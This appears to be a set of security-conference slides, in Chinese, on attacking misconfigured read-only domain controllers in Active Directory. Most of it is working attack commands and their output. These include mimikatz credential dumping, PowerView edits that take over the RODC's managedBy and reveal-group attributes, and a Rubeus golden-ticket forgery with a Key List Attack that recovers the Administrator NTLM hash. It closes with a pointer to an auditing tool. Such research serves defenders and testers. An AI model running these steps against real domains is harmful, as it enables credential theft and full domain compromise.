PS C:\Users\Administrator> Get-ADComputer RODC -Properties msDS-RevealOnDemandGroup


DistinguishedName         : CN=RODC,OU=Domain Controllers,DC=corp,DC=local
DNSHostName               : RODC.corp.local
Enabled                   : True
msDS-RevealOnDemandGroup  : {CN=Allowed RODC Password Replication Group,CN=Users,DC=corp,DC=local, CN=Domain
                            Users,CN=Users,DC=corp,DC=local, CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=corp,DC=local}
Name                      : RODC
ObjectClass               : computer
ObjectGUID                : b02fca8a-36ee-464e-9137-81e2a9b62fd5
SamAccountName            : RODC$
SID                       : S-1-5-21-1076904399-1612789786-3660608273-1107
UserPrincipalName         :



PS C:\Users\Administrator> _
```

为了进一步确定哪些账户的密码曾被复制到了“只读域控”，我们还需要枚举 msDS-RevealedList 属性。

```
$FormatEnumerationLimit = -1 Get-ADComputer RODC -Properties msDS-RevealedList
```


```
PS C:\Users\Administrator> $FormatEnumerationLimit = -1
PS C:\Users\Administrator> Get-ADComputer RODC -Properties msDS-RevealedList


DistinguishedName : CN=RODC,OU=Domain Controllers,DC=corp,DC=local
DNSHostName       : RODC.corp.local
Enabled           : True
msDS-RevealedList : {S:12:lmPwdHistory:CN=MHCOMPUTER,CN=Computers,DC=corp,DC=local,
                    S:23:supplementalCredentials:CN=MHCOMPUTER,CN=Computers,DC=corp,DC=local,
                    S:12:ntPwdHistory:CN=MHCOMPUTER,CN=Computers,DC=corp,DC=local,
                    S:10:unicodePwd:CN=MHCOMPUTER,CN=Computers,DC=corp,DC=local,
                    S:7:dBCSPwd:CN=MHCOMPUTER,CN=Computers,DC=corp,DC=local,
                    S:12:lmPwdHistory:CN=Alice,CN=Users,DC=corp,DC=local,
                    S:23:supplementalCredentials:CN=Alice,CN=Users,DC=corp,DC=local,
                    S:12:ntPwdHistory:CN=Alice,CN=Users,DC=corp,DC=local,
                    S:10:unicodePwd:CN=Alice,CN=Users,DC=corp,DC=local,
                    S:7:dBCSPwd:CN=Alice,CN=Users,DC=corp,DC=local,
                    S:12:lmPwdHistory:CN=IISAdmin,CN=Users,DC=corp,DC=local,
                    S:23:supplementalCredentials:CN=IISAdmin,CN=Users,DC=corp,DC=local,
                    S:12:ntPwdHistory:CN=IISAdmin,CN=Users,DC=corp,DC=local,
                    S:10:unicodePwd:CN=IISAdmin,CN=Users,DC=corp,DC=local,
                    S:7:dBCSPwd:CN=IISAdmin,CN=Users,DC=corp,DC=local,
                    S:12:lmPwdHistory:CN=WIN-IISSERVER,CN=Computers,DC=corp,DC=local,
                    S:23:supplementalCredentials:CN=WIN-IISSERVER,CN=Computers,DC=corp,DC=local,
                    S:12:ntPwdHistory:CN=WIN-IISSERVER,CN=Computers,DC=corp,DC=local,
                    S:10:unicodePwd:CN=WIN-IISSERVER,CN=Computers,DC=corp,DC=local,
                    S:7:dBCSPwd:CN=WIN-IISSERVER,CN=Computers,DC=corp,DC=local,
                    S:12:lmPwdHistory:CN=krbtgt_17748,CN=Users,DC=corp,DC=local,
                    S:23:supplementalCredentials:CN=krbtgt_17748,CN=Users,DC=corp,DC=local,
                    S:12:ntPwdHistory:CN=krbtgt_17748,CN=Users,DC=corp,DC=local,
                    S:10:unicodePwd:CN=krbtgt_17748,CN=Users,DC=corp,DC=local,
                    S:7:dBCSPwd:CN=krbtgt_17748,CN=Users,DC=corp,DC=local, S:12:lmPwdHistory:CN=RODC,OU=Domain
                    Controllers,DC=corp,DC=local, S:23:supplementalCredentials:CN=RODC,OU=Domain
                    Controllers,DC=corp,DC=local, S:12:ntPwdHistory:CN=RODC,OU=Domain Controllers,DC=corp,DC=local,
                    S:10:unicodePwd:CN=RODC,OU=Domain Controllers,DC=corp,DC=local, S:7:dBCSPwd:CN=RODC,OU=Domain
                    Controllers,DC=corp,DC=local, S:12:lmPwdHistory:CN=RodcAdmin,CN=Users,DC=corp,DC=local,
                    S:23:supplementalCredentials:CN=RodcAdmin,CN=Users,DC=corp,DC=local,
                    S:12:ntPwdHistory:CN=RodcAdmin,CN=Users,DC=corp,DC=local,
                    S:10:unicodePwd:CN=RodcAdmin,CN=Users,DC=corp,DC=local,
                    S:7:dBCSPwd:CN=RodcAdmin,CN=Users,DC=corp,DC=local,
                    S:12:lmPwdHistory:CN=Marcus,CN=Users,DC=corp,DC=local,
                    S:23:supplementalCredentials:CN=Marcus,CN=Users,DC=corp,DC=local,
                    S:12:ntPwdHistory:CN=Marcus,CN=Users,DC=corp,DC=local,
                    S:10:unicodePwd:CN=Marcus,CN=Users,DC=corp,DC=local,
                    S:7:dBCSPwd:CN=Marcus,CN=Users,DC=corp,DC=local}
Name              : RODC
ObjectClass       : computer
ObjectGUID        : b02fca8a-36ee-464e-9137-81e2a9b62fd5
SamAccountName    : RODC$
SID               : S-1-5-21-1076904399-1612789786-3660608273-1107
UserPrincipalName :


PS C:\Users\Administrator> _
```

Unexpected Permissions in Replication

然而，在错误配置的情况下，只读域控（RODC）也可能在域上具有 “Replicating Directory Changes All” 权限。这是可能由管理员主动授予的，可能是直接授予 “Read-only Domain Controllers” 或 “Enterprise Read-only Domain Controllers” 组、RODC 对象，或通过其他组成员身份间接授予的。

通过 “Replicating Directory Changes All” 权限，所有用户属性，包括密码，都会从上游可写域控制器复制到 “只读域控”，就好像 “只读域控” 是普通的读写域控（RWDC）一样。

Unexpected LSA Cache

当创建一个“只读域控”时，会在安装导向中允许网络管理员配置“Delegated administrator account”选项，如果管理员忽视该选项该选项的配置，那么该选项将保持默认为空的状态。当该服务器提升为只读域控制器后，如果管理员仍未为这台“只读域控”委派管理权限，那么只有域管理员才能登陆这台“只读域控”。

Active Directory Domain Services Configuration Wizard

RODC Options

TARGET SERVER
RODC

- Deployment Configuration
- Domain Controller Options
- RODC Options
- Additional Options
- Paths
- Review Options
- Prerequisites Check
- Installation
- Results

Delegated administrator account

<Not provided>

Select...

Accounts that are allowed to replicate passwords to the RODC

CORP\Allowed RODC Password Replication Group

Add...

Remove

Accounts that are denied from replicating passwords to the RODC

BUILTIN\Administrators
BUILTIN\Server Operators
BUILTIN\Backup Operators

Add...

Remove

If the same account is both allowed and denied, denied takes precedence.

More about RODC options

< Previous | Next > | Install | Cancel


```
C:\Windows\System32>mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 415389 (00000000:0006569d)
Session           : Interactive from 1
User Name         : Administrator
Domain            : CORP
Logon Server      : DC01
Logon Time        : 11/23/2023 11:43:59 AM
SID               : S-1-5-21-1076904399-1612789786-3660608273-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : CORP
         * NTLM     : 570a9a65db8fba761c1008a51d4c95ab
         * SHA1     : 759e689a07a84246d0b202a80f5fd9e335ca5392
         * DPAPI    : 1ed4720e2310acbf483b08f7d5a93c54
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : CORP
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : CORP.LOCAL
         * Password : (null)
        ssp :
        credman :
        cloudap :
```

Misconfig #2 - Control of The RODC Active Directory Computer Object

Take over RODC Manage Delegation

通过修改“只读域控”的 ManagedBy 属性，攻击者可以将“只读域控”的管理权限委派给任意可控的域用户，并接管“只读域控”的完全控制权限。

```
Import-Module .\PowerView.ps1 Set-DomainObject -Identity 'CN=RODC,OU=Domain Controllers,DC=corp,DC=local' -Set @{'managedBy'='CN=Marcus,CN=Users,DC=corp,DC=local'}
```

Domain Privilege Escalation

接管“只读域控”之后，攻击者可以转储“只读域控” Krbtgt 账户凭据。然后，通过修改“只读域控”的 msDS-NeverRevealGroup 和 msDS-RevealOnDemandGroup 属性实现 Key List Attack，最终可以实现域提权。

（1）将域管理员账户添加到“只读域控”的 msDS-RevealOnDemandGroup 属性中：

```
# 导入 PowerView 模块
Import-Module .\PowerView.ps1
# 获取当前属性值
 Get-DomainObject 'CN=RODC,OU=Domain Controllers,DC=corp,DC=local' -Properties 'msDS-RevealOnDemandGroup' | Select-Object -ExpandProperty 'msDS-RevealOnDemandGroup’
# 设置新的属性值
Set-DomainObject -Identity 'CN=RODC,OU=Domain Controllers,DC=corp,DC=local' -Set @{'msDS-RevealOnDemandGroup'=@( 'CN=Allowed RODC Password Replication Group,CN=Users,DC=corp,DC=local', 'CN=Domain Users,CN=Users,DC=corp,DC=local', 'CN=Administrator,CN=Users,DC=corp,DC=local', 'CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=corp,DC=local' )}
```


```
PS C:\Users\Marcus> Import-Module .\PowerView.ps1
PS C:\Users\Marcus> Get-DomainObject 'CN=RODC,OU=Domain Controllers,DC=corp,DC=local' -Properties
'msDS-RevealOnDemandGroup' | Select-Object -ExpandProperty 'msDS-RevealOnDemandGroup'
CN=Allowed RODC Password Replication Group,CN=Users,DC=corp,DC=local
CN=Domain Users,CN=Users,DC=corp,DC=local
CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=corp,DC=local
PS C:\Users\Marcus> Set-DomainObject -Identity 'CN=RODC,OU=Domain Controllers,DC=corp,DC=local' -S
et @{'msDS-RevealOnDemandGroup'=@(
>>      'CN=Allowed RODC Password Replication Group,CN=Users,DC=corp,DC=local',
>>      'CN=Domain Users,CN=Users,DC=corp,DC=local',
>>      'CN=Administrator,CN=Users,DC=corp,DC=local',
>>      'CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=corp,DC=local'
>> )}
PS C:\Users\Marcus>
PS C:\Users\Marcus> Get-DomainObject 'CN=RODC,OU=Domain Controllers,DC=corp,DC=local' -Properties
'msDS-RevealOnDemandGroup' | Select-Object -ExpandProperty 'msDS-RevealOnDemandGroup'
CN=Allowed RODC Password Replication Group,CN=Users,DC=corp,DC=local
CN=Domain Users,CN=Users,DC=corp,DC=local
CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=corp,DC=local
CN=Administrator,CN=Users,DC=corp,DC=local
PS C:\Users\Marcus>
```

（2）暂时将“只读域控”的 msDS-NeverRevealGroup 属性中值清空：

```
# 导入 PowerView 模块
Import-Module .\PowerView.ps1
# 获取当前属性值
Get-DomainObject 'CN=RODC,OU=Domain Controllers,DC=corp,DC=local' -Properties 'msDS-NeverRevealGroup' | Select-Object -ExpandProperty 'msDS-NeverRevealGroup'
# 清空 msDS-NeverRevealGroup 的属性值
 Set-DomainObject -Identity 'CN=RODC,OU=Domain Controllers,DC=corp,DC=local' -Clear 'msDS-NeverRevealGroup'
# 恢复 msDS-NeverRevealGroup 的属性值
Set-DomainObject -Identity 'CN=RODC,OU=Domain Controllers,DC=corp,DC=local' -Set @{'msDS-NeverRevealGroup'=@( 'CN=Denied RODC Password Replication Group,CN=Users,DC=corp,DC=local', 'CN=Account Operators,CN=Builtin,DC=corp,DC=local', 'CN=Server Operators,CN=Builtin,DC=corp,DC=local', 'CN=Backup Operators,CN=Builtin,DC=corp,DC=local', 'CN=Administrators,CN=Builtin,DC=corp,DC=local' )}
```

（3）之后，执行 Key List Attack 为域管理员用户 Administrator 伪造一个 Golden Tickets，并向可写域控的 Krbtgt 服务发起包含 KERB-KEY-LIST-REQ 结构的 KRB_TGS_REQ 请求，最终将获取到 Administrator 用户的哈希值。

```
# 为 Administrator 用户伪造 Golden Tickets
Rubeus.exe golden /rodcNumber:17748 /rc4:74379bc566c6ab7ccdfbb7388f303cef
/user:Administrator /id:500 /domain:corp.local /sid:S-1-5-21-1076904399-1612789786-
3660608273
# 发起 Key List 请求
Rubeus.exe asktgs /enctype:rc4 /keyList /service:krbtgt/corp.local /dc:dc01.corp.local
/ticket:<Base64EncodedTicket>
```

```
C:\Users\Marcus>Rubeus.exe asktgs /enctype:rc4 /keyList /service:krbtgt/corp.local /dc:dc01.corp.local /ticket:doIFYjCC
```

```
aADAgEXoQYCBEVUAACiggQMBIIECAusW9NcP/zSUuuxJfwwAaYHpGx2P69nGeWGbjs0Kt68GLaxEy0Z1d4PnYIm7xAA0We1NofQm+qsVTDvFZp4XhZLOOCM
poTHcKDkGj4Vq8xzcv5pBWloKd3RsAlqhjK3ivWMQJeRcC3zxmPfOI2SWW35mQxJuXa4soq6uUI0fjG+o7D12WEPQmpxjd3rjYENosRrqjqI7+XbaCQugdN
u9ZYUBB86X4pB81F67PER9BN44zbNlybCjt0szym/gaXeIQM4OmxF+kQ1Ybnoyk5IN4RDphE6tGbR0efkLp9zDZcdwn9oD/0at3BWN8ze83AL37BhqHNbiN
OGlc/KuyfOGTXe/EeX0fPP+bk1xtpNWYypWC7WGmBr+ZiDmE2go5QSQ/SiojsUL9rYymEdGxmn17ToTRG6vdTrBGTGceD/pGjDdry6Sot138oPg1snkD0t8
cyWNjw+ptjVcT69Gl5Zas6nnsJC665SX9qjAxWNEbUhvjXi4gxwzYtbqI+upa++hiDNM/xQd5yMoqPsyOQZmVVkVgg6HxeTvpgdGv1GOWri2tXwLPqurcZp
S6z3uXCbwFxyVEk47rjaHVwOBlRoJT7CsTd0GLo0fJ/Ii8A5vry3+NMFPYCHalTyEp4ORKoQGedtWW9p8+PL16sMB3rjTysW/dLTEh1G1bnMm8SIKeQjtAa
gEAooHdBIHafYHXMIHUoIHRMIHOMIHLoBswGaADAgEXoRIEEL0tDykzkfwoB8dYO0JjIvyhDBsKQ09SUC5MT0NBTKIaMBigAwIBAaERMA8bDUFkbWluaXN0
jhaqAwbCkNPUlAuTE9DQUypHzAdoAMCAQKhFjAUGwZrcmJ0Z3QbCmNvcnAubG9jYWw=
```

```
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Ask TGS

[*] Requesting 'rc4_hmac' etype for the service ticket
[*] Building KeyList TGS-REQ request for: 'Administrator'
[*] Using domain controller: dc01.corp.local (172.26.10.11)
[+] TGS request successful!
[*] base64(ticket.kirbi):
```

```
      doIE0jCCBM6gAwIBBaEDAgEWooID+zCCA/dhggPzMIID76ADAgEFoQwbCkNPUlAuTE9DQUyiHzAdoAMC
      AQKhFjAUGwZrcmJ0Z3QbCkNPUlAuTE9DQUyjggO3MIIDs6ADAgESoQMCAQKiggOlBIIDoWzfsOYQ133r
      8qOUlR1VPLDX3820mlk2+2pwRjdy7h0clDRelUGU8oN77JqqSQuiQ7Ea5wL+OovJhqg+IX0dAvEzheRb
      HC83+ogdDRlcb8f+jC8a7m/daCT2MNCHsCLN0iTJGztNYJTwkEz7AWALPa3MnSFowTsPV83xHqZQxrKY
      RE0K7UQGCYkk5YrDOsFsqAUXYbaC+24ohumE5pFrOcGtxUk380WoUF3iidrDNC3ULmbIM122uxHj+Rze
      wpay+EhtLAWvYAWTfsUNzJNsD3+/A+1IwJAINuAZ9LczlDpL/21HPyLZf4O7SYC5OOiMcNIZmtqtkrPH
      f2nbzPN7/Xx+7sGhLkkQ/fNjvS3TP3PVsnagCL7L0gdw0hUNT3MUb/j2ygWfpmPLGi86X0aHNzHz+NCq
      PSSf4SVtvXsb/kVzISKDor8cXcClTHp+GYyZXDJAP620yB66DtwiCRZmNBFuy+X9Lzvo5VZNLQitJd8R
      1CH6DXJzP/CD0hCl+Q89JH67a77/abz3s/JA/op4k2hkx0q8LKGExo0Ha+uE/iecCy5CNfNBpiPdJiNR
      8+mF2f+J00gAnLzv6VCbYhtcTp6OojMlSM+CysogqTPOZwCB+Z23OZmiEfnOaOwS62S0BenjCbw84fOm
      rMJM9smY9lJ1HMqRjxxNALqpJVOetgs8ZJXs3JMrkcCN9BskTo0BeML7n31Hu7JEoFPseGq/uqPRdpM2
      rbEtX/94JH8AsBefiHv7w3SSorIdh/AMBp4w+TZO+E7UBqUlf+9kptXviOxZK1373tFcuqFVyI8Vtw1C
      wToMYfWWoNw2rQC7StLYbRtvY2VmagaO28wVXsuLpBOkK9aecmEN/ZJLpNzzd/h+00UHMjpSHnuRJ5tE
      8rgmFaND1NB28BnFPyw57OeHTmjb1jiiErifLa76GcptHH0jh0NB/iGVYIAzhInB87V6N2zGD5nkhj9P
      JJUtaGrNo5S+FcT3C34Vh2IEC0Kjv04Dx2sXTZo5Mu5MRY6p+x5CN4zCQbXR4s+V4oeVaSMxZY9lns4Z
      LA2K0+tPbAReKefcPj8byNkublFuMpF/Ag9xY648fzP2XDbqP0TFyuN0yl7Qh4EJWD8hlPy04rUR6eUL
      pgx87F1WwJQ2r49o1uWKXTIzk+zLLNY6bzB6RiZlJcS3syzqiLZmo6l4THeVZFCnxZF0MpxiyiE7u8O4
      Jz7BBBikjqOuZGKnACcHaQLShNdio4HCMIG/oAMCAQCigbcEgbR9gbEwga6ggaswgagwgaWgGzAZoAMC
      ARehEgQQa5B++dLWZskXtpBbHI7h/KEMGwpDT1JQLkxPQ0FMohowGKADAgEBoREwDxsNQWRtaW5pc3Ry
      YXRvcqMHAwUAACEAAKURGA8yMDIzMTEyNDA3MzE0OFqmERgPMjAyMzExMjQxNzMxMjhaqAwbCkNPUlAu
      TE9DQUypHzAdoAMCAQKhFjAUGwZrcmJ0Z3QbCkNPUlAuTE9DQUw=
```

```
  ServiceName              :  krbtgt/CORP.LOCAL
  ServiceRealm             :  CORP.LOCAL
  UserName                 :  Administrator (NT_PRINCIPAL)
  UserRealm                :  CORP.LOCAL
  StartTime                :  11/23/2023 11:31:48 PM
  EndTime                  :  11/24/2023 9:31:28 AM
  RenewTill                :  1/1/0001 12:00:00 AM
  Flags                    :  name_canonicalize, pre_authent
  KeyType                  :  rc4_hmac
  Base64(key)              :  a5B++dLWZskXtpBbHI7h/A==
  Password Hash            :  570A9A65DB8FBA761C1008A51D4C95AB


C:\Users\Marcus>
```

SharpRODC

https://github.com/wh0amitz/SharpRODC

- *DACL of the RODC object*
- *RODC's Krbtgt account*
- *DACL of the "Allowed RODC Password Replication Group" object*
- *DACL of the "Denied RODC Password Replication Group" object*
- *"managedBy" attribute value of RODC object*
- *DACL of the user or group to whom RODC administrative rights are delegated*
- *"msDS-RevealOnDemandGroup" attribute value of the RODC object*
- *"msDS-NeverRevealGroup" attribute value of the RODC object*
- *"msDS-RevealedList attribute" value of the RODC object*
- *RODC-related DACL on the domain partition object*


CTFCON
2024
THANK YOU